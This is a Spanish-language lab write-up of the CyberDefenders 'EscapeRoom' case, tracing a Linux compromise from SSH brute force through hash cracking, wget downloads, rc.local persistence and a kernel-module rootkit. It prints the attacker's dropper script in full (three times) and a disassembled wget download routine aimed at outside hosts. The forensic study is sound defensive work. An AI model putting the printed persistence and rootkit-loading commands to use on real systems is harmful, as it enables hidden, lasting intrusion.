CyberDefenders

# RESOLUCIÓN DE LABORATORIO

Caso: EscapeRoom (CyberDefenders)

Investigación de un compromiso de servidor Linux, desde el vector de acceso inicial por fuerza bruta hasta la instalación de un rootkit, empleando técnicas de análisis de tráfico, craqueo de credenciales e ingeniería inversa.

Sebastian David
Torres Reyes

**Escenario:**

Como analista de SOC, pertenece a una empresa especializada en el alojamiento de aplicaciones web mediante máquinas virtuales basadas en KVM. Durante el fin de semana, una máquina virtual dejó de funcionar y los administradores del sitio temen que esto pueda deberse a una actividad maliciosa. Extrajeron algunos registros del entorno con la esperanza de que pudiera determinar qué sucedió.

**Herramientas utilizadas:**

- Wireshark
- Zui
- Hashcat
- VirusTotal
- QuickHash
- IDA
- NetworkMiner
- Radare2
- CyberChef

**P1: ¿Qué servicio utilizó el atacante para obtener acceso al sistema?**

**R: SSH**

El atacante toma la iniciativa de múltiples handshakes TCP con éxito, probablemente un ataque de fuerza bruta. Durante cada una de estas sesiones se realizó el intercambio de llaves para la transmisión de paquetes cifrados a través del servicio SSH.

| Source | Src Port | Destination | Dst. Port | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | TCP | 74 | 44640 → 22 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM TSval |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | TCP | 74 | 22 → 44640 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK |
| 10.252.174.188 | 22 | 23.20.23.147 | 43935 | TCP | 66 | 22 → 43935 [FIN, ACK] Seq=2016 Ack=911 Win=16720 Len=0 TSval=52 |
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | TCP | 66 | 44640 → 22 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=862766 TSecr |
| 23.20.23.147 | 43935 | 10.252.174.188 | 22 | TCP | 66 | 43935 → 22 [ACK] Seq=911 Ack=2017 Win=20512 Len=0 TSval=862766 |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | SSHv2 | 105 | Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1) |
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | TCP | 66 | 44640 → 22 [ACK] Seq=1 Ack=40 Win=14608 Len=0 TSval=862769 TSec |
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | SSHv2 | 87 | Client: Protocol (SSH-2.0-OpenSSH_5.0) |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | TCP | 66 | 22 → 44640 [ACK] Seq=40 Ack=22 Win=14480 Len=0 TSval=5273973 TS |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | SSHv2 | 1050 | Server: Key Exchange Init |
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | SSHv2 | 626 | Client: Key Exchange Init |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | TCP | 66 | 22 → 44640 [ACK] Seq=1024 Ack=582 Win=15600 Len=0 TSval=5273984 |
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | SSHv2 | 90 | Client: Diffie-Hellman Group Exchange Request |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | TCP | 66 | 22 → 44640 [ACK] Seq=1024 Ack=606 Win=15600 Len=0 TSval=5273984 |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | SSHv2 | 218 | Server: Diffie-Hellman Group Exchange Group |
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | SSHv2 | 210 | Client: Diffie-Hellman Group Exchange Init |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | SSHv2 | 786 | Server: Diffie-Hellman Group Exchange Reply, New Keys |
| 23.20.23.147 | 44640 | 10.252.174.188 | 22 | SSHv2 | 90 | Client: New Keys |
| 10.252.174.188 | 22 | 23.20.23.147 | 44640 | TCP | 66 | 22 → 44640 [ACK] Seq=1896 Ack=774 Win=16720 Len=0 TSval=5273998 |

Finalmente, el atacante logra comprometer el sistema. Esta vez el sistema inicia el handshake TCP para la descarga del payload del servidor del atacante a través del puerto 80.

| Source | Src Port | Destination | Dst. Port | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 10.252.174.188 | 22 | 23.20.23.147 | 40484 | SSHv2 | 162 | Server: Encrypted packet (len=96) |
| 10.252.174.188 | 22 | 23.20.23.147 | 40484 | SSHv2 | 146 | Server: Encrypted packet (len=80) |
| 10.252.174.188 | 44296 | 23.20.23.147 | 80 | TCP | 74 | 44296 → 80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM TSval |
| 23.20.23.147 | 40484 | 10.252.174.188 | 22 | TCP | 66 | 40484 → 22 [ACK] Seq=3184 Ack=10088 Win=22640 Len=0 TSval=87158 |
| 23.20.23.147 | 80 | 10.252.174.188 | 44296 | TCP | 74 | 80 → 44296 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK |
| 10.252.174.188 | 44296 | 23.20.23.147 | 80 | TCP | 66 | 44296 → 80 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=5282790 TSec |
| 10.252.174.188 | 22 | 23.20.23.147 | 40484 | SSHv2 | 114 | Server: Encrypted packet (len=48) |
| 10.252.174.188 | 44296 | 23.20.23.147 | 80 | HTTP | 181 | GET /d/1 HTTP/1.1 |
| 23.20.23.147 | 40484 | 10.252.174.188 | 22 | TCP | 66 | 40484 → 22 [ACK] Seq=3184 Ack=10168 Win=22640 Len=0 TSval=87158 |

**P2: ¿Qué tipo de ataque se utilizó para acceder al sistema? (una palabra)**

**R: BruteForce**

El patrón de múltiples handshakes TCP, duración de las sesiones, el volumen y frecuencia de conexiones SYN pertenece al vector de ataque de Fuerza Bruta.

**P3: ¿Cuál fue la herramienta que posiblemente utilizó el atacante para realizar este ataque?**


**R: hydra**

El patrón de ataque (fuerza bruta SSH) es consistente con el comportamiento de herramientas automatizadas como Hydra.

**P4: ¿Cuántos intentos fallidos hubo?**

**R: 52**

Para el análisis de los intentos fallidos se usó la herramienta Zui ya que facilita el análisis de un gran volumen de paquetes. Se aisló los paquetes SSH y se encontraron un total de 54 intentos de los cuales 2 tuvieron acceso correctamente. La cantidad de intentos fallidos fue 52.




**P5: ¿Qué credenciales (usuario:contraseña) se usaron para acceder? Consulte shadow.log y sudoers.log.**

**R: manager:forgot**

Se usó la herramienta Hashcat junto con el diccionario estándar rockyou.txt para el craqueo de los hashes sha512. Se determinó que las credenciales que usó el atacante para acceder al sistema fueron manager:forgot.

```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$6$SaltVal2$ybuPu7Nmo9LKn0p0ozhFhFw2SS2cqkLsx8c5OEAWFkIJjtXBEJqxUQzLh900QMgFTGiw6YuFDueNAapfLKt0f1:forgot

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$SaltVal2$ybuPu7Nmo9LKn0p0ozhFhFw2SS2cqkLsx8c5OEA...LKt0f1
Time.Started.....: Fri Mar 06 17:10:54 2026 (11 secs)
Time.Estimated...: Fri Mar 06 17:11:05 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:    64024 H/s (14.28ms) @ Accel:3 Loops:124 Thr:512 Vec:1
Speed.#02........:      599 H/s (10.33ms) @ Accel:3 Loops:6 Thr:256 Vec:1
Speed.#*.........:    64622 H/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

**P6: ¿Qué otras credenciales (usuario:contraseña) podrían haberse usado para acceder y que también tengan privilegios SUDO? Consulta shadow.log y sudoers.log.**

**R: sean:spectre**

Se craquearon los hashes de las contraseñas pertenecientes a los usuarios registrados en sudoers.log con privilegios SUDO. Se encontró que otras de las credenciales que el atacante pudo haber usado para acceder al sistema fue sean:spectre.

```
Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 884 MB (16890 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$6$SaltVal4$rIpTjZrVyyX4Lz0/TMvx3FjUbRRMEgKJ2vnQwBgaoSWeLm/VZifQvBco8AnpVQWhNvMolnyY43X5/i5YK/TIw.:spectre

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$SaltVal4$rIpTjZrVyyX4Lz0/TMvx3FjUbRRMEgKJ2vnQwBg...K/TIw.
Time.Started.....: Fri Mar 06 17:28:44 2026 (1 sec)
Time.Estimated...: Fri Mar 06 17:28:45 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
```

**P7: ¿Cuál es la herramienta utilizada para descargar archivos maliciosos en el sistema?**

**R: Wget**

Se analizó la primera solicitud HTTP GET del sistema comprometido. La herramienta usada fue Wget.

Wireshark · Seguir secuencia HTTP (tcp.stream eq 54) · hp_challenge.pcap

```
GET /d/1 HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: 23.20.23.147
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Sat, 28 Jul 2012 21:20:28 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

**P8: ¿Cuántos archivos descarga el atacante para realizar la instalación del malware?**


**R: 3**

Se aislaron los paquetes HTTP y se descubrió que el atacante descargó 3 archivos HTML sospechosos y, posteriormente, descargó archivos BMP.

http

| | Time | Source | Src Port | Destination | Dst. Port | Protocol | Length | Info |
|---|---|---|---|---|---|---|---|---|
| 1744 | 2012-07-28 21:20:29.42479… | 10.252.174.188 | 44296 | 23.20.23.147 | 80 | HTTP | 181 | GET /d/1 HTTP/1.1 |
| 1766 | 2012-07-28 21:20:29.66513… | 23.20.23.147 | 80 | 10.252.174.188 | 44296 | HTTP | 71 | HTTP/1.1 200 OK (text/html) |
| 1795 | 2012-07-28 21:20:29.67423… | 10.252.174.188 | 44297 | 23.20.23.147 | 80 | HTTP | 181 | GET /d/2 HTTP/1.1 |
| 1999 | 2012-07-28 21:20:29.93659… | 23.20.23.147 | 80 | 10.252.174.188 | 44297 | HTTP | 489 | HTTP/1.1 200 OK (text/html) |
| 2020 | 2012-07-28 21:20:29.94579… | 10.252.174.188 | 44298 | 23.20.23.147 | 80 | HTTP | 181 | GET /d/3 HTTP/1.1 |
| 2027 | 2012-07-28 21:20:29.94896… | 23.20.23.147 | 80 | 10.252.174.188 | 44298 | HTTP | 71 | HTTP/1.1 200 OK (text/html) |
| 2106 | 2012-07-28 21:23:45.73226… | 10.252.174.188 | 44299 | 23.20.23.147 | 80 | HTTP | 352 | GET /n/bsmHSxbNLOQx6jycBS677vZFxEnvFJXH |
| 2521 | 2012-07-28 21:23:47.76492… | 23.20.23.147 | 80 | 10.252.174.188 | 44299 | HTTP | 736 | HTTP/1.1 200 OK (image/bmp) |
| 2529 | 2012-07-28 21:25:49.34042… | 10.252.174.188 | 45452 | 23.22.228.174 | 80 | HTTP | 353 | GET /n/kPkC9VHd2m5VasUQFzqvfKtQ4XMT86Fm |
| 2575 | 2012-07-28 21:25:49.51983… | 23.22.228.174 | 80 | 10.252.174.188 | 45452 | HTTP | 1447 | HTTP/1.1 200 OK (image/bmp) |
| 2583 | 2012-07-28 21:33:11.57926… | 10.252.174.188 | 47261 | 174.129.57.253 | 80 | HTTP | 354 | GET /n/vtXrOV1HstqGl20v/CWLeuJXLhqHiJJb |
| 2654 | 2012-07-28 21:33:11.83675… | 174.129.57.253 | 80 | 10.252.174.188 | 47261 | HTTP | 1315 | HTTP/1.1 200 OK (image/bmp) |
| 2662 | 2012-07-28 21:45:59.20041… | 10.252.174.188 | 35070 | 23.21.35.128 | 80 | HTTP | 352 | GET /n/MzLN2Yya80gPhtAO6fAsER18hvNWuySF |
| 3159 | 2012-07-28 21:46:00.54885… | 23.21.35.128 | 80 | 10.252.174.188 | 35070 | HTTP | 1308 | HTTP/1.1 200 OK (image/bmp) |
| 3167 | 2012-07-28 21:56:56.77236… | 10.252.174.188 | 44303 | 23.20.23.147 | 80 | HTTP | 352 | GET /n/JURgH3Pd1rSdCYCuI3yWe1Zpir3DVDtl |
| 3598 | 2012-07-28 21:56:58.94100… | 23.20.23.147 | 80 | 10.252.174.188 | 44303 | HTTP | 736 | HTTP/1.1 200 OK (image/bmp) |
| 3606 | 2012-07-28 22:09:49.12209… | 10.252.174.188 | 45456 | 23.22.228.174 | 80 | HTTP | 353 | GET /n/d1fv+eJkdZuLjPj8rquuxHFbI0h1Mu6L |
| 3641 | 2012-07-28 22:09:49.31030… | 23.22.228.174 | 80 | 10.252.174.188 | 45456 | HTTP | 1447 | HTTP/1.1 200 OK (image/bmp) |
| 3649 | 2012-07-28 22:27:04.49025… | 10.252.174.188 | 47265 | 174.129.57.253 | 80 | HTTP | 354 | GET /n/Ul/sxNQ0ubm1vB1LFbeEAOn/BeySAbA76 |

Posteriormente se analizó los archivos con la herramienta VirusTotal y puedo saber que archivos fueron descargados para la instalación del malware siendo estos los 3 archivos HTML.



**P9: ¿Cuál es el hash MD5 principal del malware?**

**R: 772B620736B760C1D736B1E6BA2F885B**

Se usó la herramienta QuickHash para extraer el hash MD5 del malware 1[1].html.

| id | FileName | FilePath | HashValue | FileSize | KnownHashFlag |
|---|---|---|---|---|---|
| 1 | 1[1].html | E:\Carpeta compartida\ | 772B620736B760C1D736B1E6BA2F885B | 10.9 KiB | |

**P10: ¿Qué archivo ha modificado el script para que el malware se inicie al reiniciar?**

**R: /etc/rc.local**

Al analizar el archivo 3[1].html, se determinó que el script sobrescribió el archivo /etc/rc.local para garantizar que el malware se ejecute automáticamente al reiniciar el sistema (persistencia).

```
#!/bin/bash

mv 1 /var/mail/mail
chmod +x /var/mail/mail
echo -e "/var/mail/mail &\nsleep 1\npidof mail > /proc/dmesg\nexit 0" > /etc/rc.local
nohup /var/mail/mail > /dev/null 2>&1&
mv 2 /lib/modules/`uname -r`/sysmod.ko
depmod -a
echo "sysmod" >> /etc/modules
modprobe sysmod
sleep 1
pidof mail > /proc/dmesg
rm 3
```

**P11: ¿Dónde guardaba el malware los archivos locales?**

**R: /var/mail/**

También se detectó que el script mueve el archivo 1 (el malware) al directorio /var/mail/.

```
#!/bin/bash

mv 1 /var/mail/mail
chmod +x /var/mail/mail
echo -e "/var/mail/mail &\nsleep 1\npidof mail > /proc/dmesg\nexit 0" > /etc/rc.local
nohup /var/mail/mail > /dev/null 2>&1&
mv 2 /lib/modules/`uname -r`/sysmod.ko
depmod -a
echo "sysmod" >> /etc/modules
modprobe sysmod
sleep 1
pidof mail > /proc/dmesg
rm 3
```

**P12: ¿Qué falta en ps.log?**

**R: /var/mail/mail**

El análisis del script revela que el archivo 1 (el malware) fue movido al directorio /var/mail/mail y se le otorgaron permisos de ejecución. Luego, se sobrescribió el archivo rc.local para establecer persistencia en el inicio del sistema. Posteriormente, el malware se ejecuta en segundo plano.

Luego el archivo 2 se renombra con sysmod.ko. Este archivo es un LKM (Loadable Kernel Module) rootkit. Este rootkit se encarga de interceptar y eliminar la mención del PID del malware en segundo plano cuando el comando ps solicite al Kernel la lista de procesos en ejecución. Como resultado no se podrá visualizar el directorio donde se esta ejecutando el malware /var/mail/mail.

Finalmente, el script elimina el archivo 3, el mismo archivo que contiene el script, con el objetivo de eliminar rastros.

ps.log | shadow.log | sudoers.log | 2[1].html | 3[1].html

Archivo Editar Ver

```
#!/bin/bash

mv 1 /var/mail/mail
chmod +x /var/mail/mail
echo -e "/var/mail/mail &\nsleep 1\npidof mail > /proc/dmesg\nexit 0" > /etc/rc.local
nohup /var/mail/mail > /dev/null 2>&1&
mv 2 /lib/modules/`uname -r`/sysmod.ko
depmod -a
echo "sysmod" >> /etc/modules
modprobe sysmod
sleep 1
pidof mail > /proc/dmesg
rm 3
```

**P13: ¿Cuál es el archivo principal que se utiliza para eliminar esta información de ps.log?**

**R: sysmod.ko**

El segundo archivo renombrado como sysmod.ko se encarga de eliminar la información.

**P14: Dentro de la función Principal, ¿cuál es la función que provoca solicitudes a esos servidores?**

**R: requestFile**


Mediante la herramienta IDA se realizó el análisis del código fuente del malware (archivo 1) y se encontró la función requestFile que se encarga de provocar las solicitudes a los servidores con la herramienta Wget.

```
; Attributes: bp-based frame

public requestFile
requestFile proc near

var_138= qword ptr -138h
stream= qword ptr -128h
s= byte ptr -120h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 140h
mov     [rbp+var_138], rdi
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     eax, cs:currentIndex
cdqe
mov     rax, ds:lookupMod[rax*8]
mov     rdi, rax
call    encode
mov     rcx, rax
mov     eax, cs:currentIndex
cdqe
mov     rdx, ds:lookupFile[rax*8]
mov     esi, offset aWgetOSSHttpSNS ; "wget -O %s%s http://%s/n/%s"
mov     rdi, [rbp+var_138]
lea     rax, [rbp+s]
mov     r9, rcx
mov     r8, rdi
mov     rcx, rdx
mov     edx, offset aVarMail ; "/var/mail/"
mov     rdi, rax        ; s
mov     eax, 0
call    _sprintf
lea     rax, [rbp+s]
```

**P15: Una de las IP con las que se contactó el malware comienza con 17. Proporcione la IP completa.**

**R: 174.129.57.253**

Una de las IP a la que se conectó el malware fue 174.129.57.253.





| Dirección A | Dirección B | Paquetes | Bytes | Stream ID | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A | Inicio rel | Duración |
|---|---|---|---|---|---|---|---|---|---|---|
| 10.252.174.188 | 23.21.35.128 | 847 | 4 MB | 3 | 316 | 21 kB | 531 | 4 MB | 1652.104885 | 2587.6678 |
| 10.252.174.188 | 23.22.228.174 | 97 | 282 kB | 1 | 48 | 4 kB | 49 | 278 kB | 442.244867 | 2639.9746 |
| 10.252.174.188 | 174.129.57.253 | 174 | 571 kB | 2 | 82 | 6 kB | 92 | 565 kB | 884.484067 | 3233.1907 |
| 23.20.23.147 | 10.252.174.188 | 4,329 | 17 MB | 0 | 2,413 | 16 MB | 1,916 | 251 kB | 0.000000 | 4335.5144 |

**P16: ¿Cuántos archivos solicitó el malware a servidores externos?**

**R: 9**


Para realizar el análisis de la captura de tráfico de red enfocado en los archivos involucrados se utilizó NetworkMiner y se halló que además de los primeros 3 archivos descargados para la instalación y persistencia del malware hubo 9 archivos BMP que el malware solicitó a los servidores externos.




**P17: ¿Cuáles son los comandos que el malware recibía de los servidores atacantes? Formato: separados por comas en orden alfabético.**

**R:**

Para la búsqueda de los comandos que el malware recibió de los servidores atacantes se usó la herramienta Radare2, se busco la instrucción cmp que compara el argumento proporcionado. Se encontraron 4 cadenas en formato hexadecimal que podrían ser los comandos recibidos.

```
[0x00403ab1]> /ac cmp eax
0x00604e79          3d40000000  cmp eax, 0x40
0x00605109          3d40000000  cmp eax, 0x40
0x006051b9          3d40000000  cmp eax, 0x40
0x00400c03              3b45e4  cmp eax, dword [rbp - 0x1c]
0x00400c65              3b45e4  cmp eax, dword [rbp - 0x1c]
0x00400c6c          3d4000e8dc  cmp eax, 0xdce80040
0x004013c8              3b45c8  cmp eax, dword [rbp - 0x38]
0x004015b4              3b45dc  cmp eax, dword [rbp - 0x24]
0x0040165d              3b45d4  cmp eax, dword [rbp - 0x2c]
0x0040170a              3b45e4  cmp eax, dword [rbp - 0x1c]
0x004018b0              3b45ec  cmp eax, dword [rbp - 0x14]
0x00401b7f              3b45b4  cmp eax, dword [rbp - 0x4c]
0x00401b8f              3b45b4  cmp eax, dword [rbp - 0x4c]
0x00401c8f              3b45f4  cmp eax, dword [rbp - 0xc]
0x00401eed              3b45e8  cmp eax, dword [rbp - 0x18]
0x00402096              83f8ff  cmp eax, 0xffffffff
0x004020bd              83f8ff  cmp eax, 0xffffffff
0x0040212e              3b45e4  cmp eax, dword [rbp - 0x1c]
0x0040283e              3b45e8  cmp eax, dword [rbp - 0x18]
0x00402df5              3b45ec  cmp eax, dword [rbp - 0x14]
0x0040312c          3d00504f4e  cmp eax, 0x4e4f5000
0x004031f8          3d3a4e5552  cmp eax, 0x52554e3a
0x004032e0        3b85d4fbffff  cmp eax, dword [rbp - 0x42c]
0x00403812        3b85dcfbffff  cmp eax, dword [rbp - 0x424]
0x00403898          3d00504f4e  cmp eax, 0x4e4f5000
0x004038b2          3d3a4e5552  cmp eax, 0x52554e3a
[0x00403ab1]>
```

Para decodificar las cadenas encontradas se usó la herramienta CyberChef y se hallaron los comandos que recibió el malware NOP y RUN.